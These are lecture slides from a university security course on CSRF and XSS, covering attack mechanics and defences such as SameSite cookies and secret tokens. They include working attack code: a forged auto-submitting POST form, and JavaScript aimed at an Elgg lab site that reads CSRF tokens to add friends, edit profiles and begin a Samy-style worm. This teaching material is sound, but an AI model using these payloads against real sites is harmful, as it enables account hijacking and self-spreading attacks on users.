

CS915/435 Advanced Computer Security

- Web security (I)

CSRF/XSS

Outline

- Cross Site Request Forgery (CSRF)
 - Cross-Site Requests and Its Problems
 - Cross-Site Request Forgery Attack
 - CSRF Attacks on HTTP GET
 - CSRF Attacks on HTTP POST


Countermeasures

- Cross-Site Scripting Attack (XSS)
 - Two types of XSS attacks
 - Damage done by XSS attacks
 - Self-propagation
 - Countermeasures

A real-world threat

- CSRF is one of the most common techniques to defeat web authentication
- 2006 - attack on Netflix, changing a user's shipping address, adding DVDs to a user's rental queue etc.
- 2008 - attack on YouTube, perform nearly all actions of any user
- 2017 - attack on McAfee, perform actions on behalf of their registered users

Cross-Site Requests




- **Same-site request:** a page from a website sends an HTTP request back to the same website
- **Cross-site request:** a page from a website sends an HTTP request to a different website
- Common on the web, e.g., Facebook like button shown on a website rather than facebook

Browser knows it's a cross-site request, but the server doesn't know.

Cookie

In internet programming, a cookie is a packet of information sent from the server to client, and then sent back to the server each time it is accessed by the client.




Cross-Site Requests and Its Problems

- When a request is sent to example.com from a page coming from example.com, the browser attaches all the cookies belonging to example.com.
- Now, when a request is sent to example.com from another site (different from example.com), the browser will attach the cookies too.
- Because of the above behaviour of the browsers, the server cannot distinguish between the same-site and cross-site requests
- It is possible for third-party websites to forge requests that are exactly the same as the same-site requests.
- This is called **Cross-Site Request Forgery (CSRF)**.

Cross-Site Request Forgery Attack

Steps:

- Assume the victim is already logged into a legitimate website.
- The attacker crafts a webpage that can send a cross-site request to the targeted website.
- The attacker tricks the victim user to visit the malicious website.



CSRF Attacks on HTTP Get Services

- ❑ HTTP GET requests: data (foo and bar) are attached in the URL.

```
GET /post_form.php?foo=hello&bar=world HTTP/1.1 ← Data are attached here!  
Host: www.example.com  
Cookie: SID=xsdgfergbghedvrbeadv
```

- ❑ HTTP POST requests: data (foo and bar) are placed inside the data field of the HTTP request.

```
POST /post_form.php HTTP/1.1  
Host: www.example.com  
Cookie: SID=xsdgfergbghedvrbeadv  
Content-Length: 19  
foo=hello&bar=world ← Data are attached here!
```



CSRF Attack on GET Requests - Basic Idea

- Consider an online banking web application www.bank32.com which allows users to transfer money from their accounts to other people's accounts.
- A user has logged onto a web application and has a session cookie which uniquely identifies the authenticated user.
- HTTP request to transfer \$500 from his/her account to account 3220:
http://www.bank32.com/transfer.php?to=3220&amount=500
- In order to perform the attack, the attacker needs to send out the forged request from the victim's machine so that the browsers will attach the victim's session cookies with the requests.

CSRF Attack on GET Requests - Basic Idea

- The attacker can place the piece of code (to trigger request) in the form of Javascript code in the attacker's web page.
- HTML tags like `img` and `iframe` can trigger GET requests to the URL specified in `src` attribute. Response for this request will be an image/webpage.

```
  
  
<iframe  
  src="http://www.bank32.com/transfer.php?to=3220&amount=500">  
</iframe>
```



Create the malicious web page

```
<html>
<body>
  <h1>This page forges an HTTP GET request.</h1>

  
</body>
</html>
```

1. The attacker uses an add-friend URL along with the friend's parameter. The size of the image is very small so that the victim is not suspicious.
2. The img tag will trigger an HTTP GET request. When browsers render a web page and see an img tag, it sends an HTTP GET request to the URL specified in the src attribute.

Attract Victim to Visit Your Malicious Page

- Samy can send a private message to Alice with the link to the malicious web page.
- If Alice clicks the link, Samy's malicious web page will be loaded into Alice's browser and a forged add-friend request will be sent to the Elgg server.
- On success, Samy will be added to Alice's friend list.

CSRF Attacks on HTTP POST Services

Constructing a POST Request Using JavaScript

```
<form action="http://www.example.com/action_post.php" method="post">  
Recipient Account: <input type="text" name="to" value="3220"><br>  
Amount: <input type="text" name="amount" value="500"><br>  
<input type="submit" value="Submit">  
</form>
```

- POST requests can be generated using HTML forms. The above form has two text fields and a `Submit` button.
- When the user clicks on the `Submit` button, POST request will be sent out to the URL specified in the action field with `to` and `amount` fields included in the body.
- Attacker's job is to click on the button without the help from the user.

CSRF Attacks on HTTP POST Services

```
<script type="text/javascript">
function forge_post()
{
    var fields;
    fields += "<input type='hidden' name='to' value='3220'>";
    fields += "<input type='hidden' name='amount' value='500'>";

    var p = document.createElement("form");
    p.action = "http://www.example.com/action_post.php";
    p.innerHTML = fields;
    p.method = "post";
    document.body.appendChild(p);
    p.submit();

}

window.onload = function() { forge_post(); }
</script>
```

Line ①: Creates a form dynamically; request type is set to “POST”

Line ②: The fields in the form are “hidden”. Hence, after the form is constructed, it is added to the current web page.

Line ③: Submits the form automatically.

Line ④: The JavaScript function “forge_post()” will be invoked automatically once the page is loaded.

Fundamental Causes of CSRF

- The **server** cannot distinguish whether a request is cross-site or same-site
 - Same-site request: coming from the server's own page. **Trusted**.
 - Cross-site request: coming from other site's pages. **Not Trusted**.
 - We cannot treat these two types of requests the same.
- Does the **browser** know the difference?
 - Of course. The browser knows from which page a request is generated.
 - Can browser help?
- How to help server?
 - Referer header (browser's help)
 - Same-site cookie (browser's help)
 - Secret token (the server helps itself to defend against CSRF)

Countermeasures: Referrer Header

- HTTP header field identifying the address of the web page from where the request is generated.
- A server can check whether the request is originated from its own pages or not.
- But this field reveals part of browsing history causing privacy concern and hence, this field is mostly removed from the header.
- For this reason, the server cannot use this unreliable source.

Countermeasures: Same-Site Cookies

- A special type of cookie in browsers like Chrome and Opera, which provide a special attribute to cookies called `SameSite`.
- This attribute is set by the servers and it tells the browsers whether a cookie should be attached to a cross-site request or not.
- Cookies with this attribute are always sent along with same-site requests, but whether they are sent along with cross-site depends on the **value** of this attribute.
- Values
 - Strict (Not sent along with cross-site requests)
 - Lax (Sent with cross-site requests)

Countermeasures: Secret Token

- The server embeds a random secret value inside each web page.
- When a request is initiated from this page, the secret value is included with the request.
- The server checks this value to see whether a request is cross-site or not.
- Pages from a different origin will not be able to access the secret value. This is guaranteed by browsers (the same origin policy)
- The secret is randomly generated and is different for different users. So, there is no way for attackers to guess or find out this secret.

Elgg countermeasure: an example

- Uses secret-token approach : `_elgg_ts` and `_elgg_token`.
- The values are stored inside two JavaScript variables and also in all the forms where user action is required.

```
<input type = "hidden" name = "__elgg_ts" value = "..." />  
<input type = "hidden" name = "__elgg_token" value = "..." />
```

- The two hidden parameters are added to the form so that when the form is submitted via an HTTP request, these two values are included in the request.
- These two hidden values are generated by the server and added as a hidden field in each page.

Elgg's Countermeasure

```
elgg.security.token.__elgg_ts;  
elgg.security.token.__elgg_token;
```



*JavaScript variables
to access using
JavaScript code.*

Elgg's security token is a MD5 digest of four pieces of information :

- Site secret value
- Timestamp
- User session ID
- Randomly generated session string

Outline

- Cross Site Request Forgery (CSRF)
 - Cross-Site Requests and Its Problems
 - Cross-Site Request Forgery Attack
 - CSRF Attacks on HTTP GET
 - CSRF Attacks on HTTP POST

Countermeasures

- **Cross-Site Scripting Attack (XSS)**
 - Two types of XSS attacks
 - Damage done by XSS attacks
 - Self-propagation
 - Countermeasures


XSS attack on Barack Obama's site (2008)



The guest signup page allows an attacker to insert a JavaScript which redirects the page to Hillary's website

http://www.xssed.com/news/65/Barack_Obamas_official_site_hacked/

Cross-Site Scripting Attack




- XSS is actually “same-site” attack
- CSRF works “cross-site”

- In XSS, an attacker injects his/her malicious code to the victim’s browser via the target website.
- When code comes from a website, it is considered as trusted with respect to the website, so it can access and change the content on the pages, read cookies belonging to the website and sending out requests on behalf of the user.

Types of XSS Attacks

- Non-persistent (Reflected) XSS Attack
- Persistent (Stored) XSS Attack

Non-persistent (Reflected) XSS Attack




If a website with a reflective behavior takes user inputs, then :

- Attackers can put JavaScript code in the input, so when the input is reflected back, the JavaScript code will be injected into the web page from the website.

Non-persistent (Reflected) XSS Attack

- Assume a vulnerable service on website :
<http://www.example.com/search?input=word>, where **word** is provided by the users.
- The attacker sends the following URL to the victim and tricks him to click the link (special characters like <>"" need to be encoded in url, but omitted here)
[http://www.example.com/search?input=<script>alert\("attack"\);</script>](http://www.example.com/search?input=<script>alert("attack");</script>)
- Once the victim clicks on this link, an HTTP GET request will be sent to the www.example.com web server, which returns a page containing the search result, with the original input in the page. The input here is a JavaScript code which runs and gives a pop-up message on the victim's browser.

Persistent (Stored) XSS Attack



- Attackers directly send their data to a target website/server which stores the data in a persistent storage.
- If the website later sends the stored data to other users, it creates a channel between the users and the attackers.

Example : User profile in a social network is a channel as it is set by one user and viewed by another.

Persistent (Stored) XSS Attack

- These channels are supposed to be data channels.
- But data provided by users can contain HTML markups and JavaScript code.
- If the input is not sanitized properly by the website, it is sent to other users' browsers through the channel and gets executed by the browsers.
- Browsers consider it like any other code coming from the website.
Therefore, the code is given the same privileges as that from the website.


Damage Caused by XSS

Web defacing: JavaScript code can use DOM APIs to access the DOM nodes inside the hosting page. Therefore, the injected JavaScript code can make arbitrary changes to the page. Example: JavaScript code can change a news article page to something fake or change some pictures on the page.

Spoofing requests: The injected JavaScript code can send HTTP requests to the server on behalf of the user. (Discussed in later slides)

Stealing information: The injected JavaScript code can also steal victim's private data including the session cookies, personal data displayed on the web page, data stored locally by the web application.

A real-world example: Samy Worm



4 Oct 2005, Samy Kamkar placed a small piece of JavaScript code in his MySpace profile. 20 hours later, one million users unknowingly added Samy to their friend lists and displayed “Samy is my hero” on their profile pages.

<https://samy.pl/myspace/>

Demonstration

- Elgg: open-source web application for social networking with disabled countermeasures for XSS.
- We use the Elgg for a proof-of-concept demonstration
- The website is hosted on localhost via Apache's Virtual Hosting

```
<VirtualHost *:80>  
    ServerName www.XSSLabElgg.com  
    DocumentRoot /var/www/XSS/elgg  
</VirtualHost>
```

You can try out the attack in a VM: https://seedsecuritylabs.org/Labs_16.04/Web/Web_XSS_Elgg/

Attack Surfaces for XSS attack

- To launch an attack, we need to find places where we can inject JavaScript code.
- These **input fields** are potential attack surfaces wherein attackers can put JavaScript code.
- If the web application doesn't remove the code, the code can be triggered on the browser and cause damage.
- In our task, we will insert our code in the "Brief Description" field, so that when Alice views Samy's profile, the code gets executed with a simple message.

XSS Attacks to Befriend with Others

Goal 1: Add Samy to other people's friend list without their consent.

Investigation taken by attacker Samy:

- Samy clicks “add-friend” button from Charlie’s account (Samy can create a Charlie’s account) to add himself to Charlie’s friend list.
- Using Firefox’s LiveHTTPHeader extension, he captures the add-friend request.

XSS Attacks to Befriend with Others

```
http://www.xsslabelgg.com/action/friends/add?friend=47 ①
    &__elgg_ts=1489201544&__elgg_token=7c1763... ②

GET /action/friends/add?friend=47&__elgg_ts=1489201544
    &__elgg_token=7c1763deda696eee3122e68f315...
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) ...
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
X-Requested-With: XMLHttpRequest
Cookie: Elgg=nskthij9ilai0ijkbf2a0h00m1; elggperm=zT87L... ③
Connection: keep-alive
```

Line ③: Session cookie which is unique for each user. It is automatically sent by browsers. Here, if the attacker wants to access the cookies, it will be allowed as the JavaScript code is from Elgg website and not a third-party page like in CSRF.

Line ①: URL of Elgg's add-friend request. UserID of the user to be added to the friend list is used. Here, Samy's UserID (GUID) is 47.

Line ②: Elgg's countermeasure against CSRF attacks

XSS Attacks to Befriend with Others

The main challenge is to find the values of CSRF countermeasures parameters :
_elgg_ts and _elgg_token.

```
var elgg = {...  
  "security":{"token":{"__elgg_ts":1543676484, ①  
    "__elgg_token":"alg70Ivw5Md6iJbXfVgtDA"}, ②  
  "session":{"user":{"guid":47,...},... "name":"Alice",...}  
  ...  
};
```

Line ① and ②: The secret values are assigned to two JavaScript variables, which make our attack easier as we can load the values from these variables.

Our JavaScript code is injected inside the page, so it can access the JavaScript variables inside the page.


Construct an Add-friend Request

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;

    // Set the timestamp and secret token parameters
    var ts="__elgg_ts="+elgg.security.token.__elgg_ts; ①
    var token="__elgg_token="+elgg.security.token.__elgg_token; ②

    //Construct the HTTP request to add Samy as a friend.
    var sendurl= "http://www.xsslabelgg.com/action/friends/add" ③
                + "?friend=47" + token + ts; ④

    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
    Ajax.send();
}
</script>
```



Line ① and ②: Get timestamp and secret token from the JavaScript variables.

Line ③ and ④: Construct the URL with the data attached.

The rest of the code is to create a GET request using Ajax.

Inject the Code Into a Profile

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Edit profile

Display name

Samy

About me

[Visual editor](#)

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  // Set the timestamp and secret token parameters
  var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="__elgg_token="+elgg.security.token.__elgg_token;
  //Construct the HTTP request to add Samy as a friend.
  var sendurl= "http://www.xsslabelgg.com/action/friends/add" + "?friend=47" + token + ts;
  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  Ajax.send();
}
</script>
```

- Samy puts the script in the “About Me” section of his profile.
- After that, let’s login as “Alice” and visit Samy’s profile.
- JavaScript code will be run and not displayed to Alice.
- The code sends an add-friend request to the server.
- If we check Alice’s friends list, Samy is added.

XSS Attacks to Change Other People's Profiles

Goal 2: Putting a statement “SAMY is MY HERO” in other people's profile without their consent.

Investigation taken by attacker Samy :

- Samy captured an edit-profile request using LiveHTTPHeader.

Captured HTTP Request

```
http://www.xsslabelgg.com/action/profile/edit ①
POST HTTP/1.1 302 Found
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; ...
Accept: text/html,application/xhtml+xml,application/xml;...
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 489
Cookie: Elgg=hqk18rv5r1l11sbcik2v1qep6l5 ②
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=BPYoX6EZ_KpJTalxA3YCNA&__elgg_ts=1543678451 ③
&name=Samy
&description=Samy is my hero ④
&accesslevel[description]=2 ⑤
... (many lines omitted) ...
&guid=47 ⑥
```

Line ①: URL of the edit-profile service.

Line ②: Session cookie (unique for each user). It is automatically set by browsers.

Line ③: CSRF countermeasures, which are now enabled.

Captured HTTP Request (continued)

```
&name=Samy  
&description=Samy is my hero  
&accesslevel[description]=2  
... (many lines omitted) ...  
&guid=47
```

④

⑤

⑥

- Line ④: Description field with our text “Samy is my hero”
- Line ⑤: Access level of each field: 2 means the field is viewable to everyone.
- Line ⑥: User ID (GUID) of the victim. This can be obtained by visiting victim’s profile page source. In XSS, as this value can be obtained from the page. As we don’t want to limit our attack to one victim, we can just add the GUID from JavaScript variable called `elgg.session.user.guid`.


Construct the Malicious Ajax Request

```
var guid    = "&guid=" + elgg.session.user.guid;
var ts      = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token   = "&__elgg_token=" + elgg.security.token.__elgg_token;
var name    = "&name=" + elgg.session.user.name;
var desc    = "&description=Samy is my hero" +
              "&accesslevel[description]=2";

// Construct the content of your url.
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
var content = token + ts + name + desc + guid;
```

Construct the Malicious Ajax Request

To ensure that it does not modify Samy's own profile or it will overwrite the malicious content in Samy's profile.



```
if (elgg.session.user.guid != 47){  
    //Create and send Ajax request to modify profile  
    var Ajax=null;  
    Ajax = new XMLHttpRequest();  
    Ajax.open("POST", sendurl, true);  
    Ajax.setRequestHeader("Content-Type",  
                           "application/x-www-form-urlencoded");  
    Ajax.send(content);  
}  
}
```

①

Inject the code into Attacker's Profile

- Samy can place the malicious code into his profile and then wait for others to visit his profile page.
- Login to Alice's account and view Samy's profile. As soon as Samy's profile is loaded, malicious code will get executed.
- On checking Alice profile, we can see that "SAMY IS MY HERO" is added to the "About me" field of her profile.

Self-Propagating XSS Worm


Using Samy's worm, not only will the visitors of Samy's profile be modified, but their profiles can also be made to carry a copy of Samy's JavaScript code. So, when an infected profile was viewed by others, the code can further spread.

Challenges: How can JavaScript code produce a copy of itself?

Two typical approaches:

- DOM approach: JavaScript code can get a copy of itself directly from DOM via DOM APIs
- Link approach: JavaScript code can be included in a web page via a link using the src attribute of the script tag.

Self-Propagating XSS Worm



Self-Propagating XSS Worm

Document Object Model (DOM) Approach :

- DOM organizes the contents of the page into a tree of objects (DOM nodes).
- Using DOM APIs, we can access each node on the tree.
- If a page contains JavaScript code, it will be stored as an object in the tree.
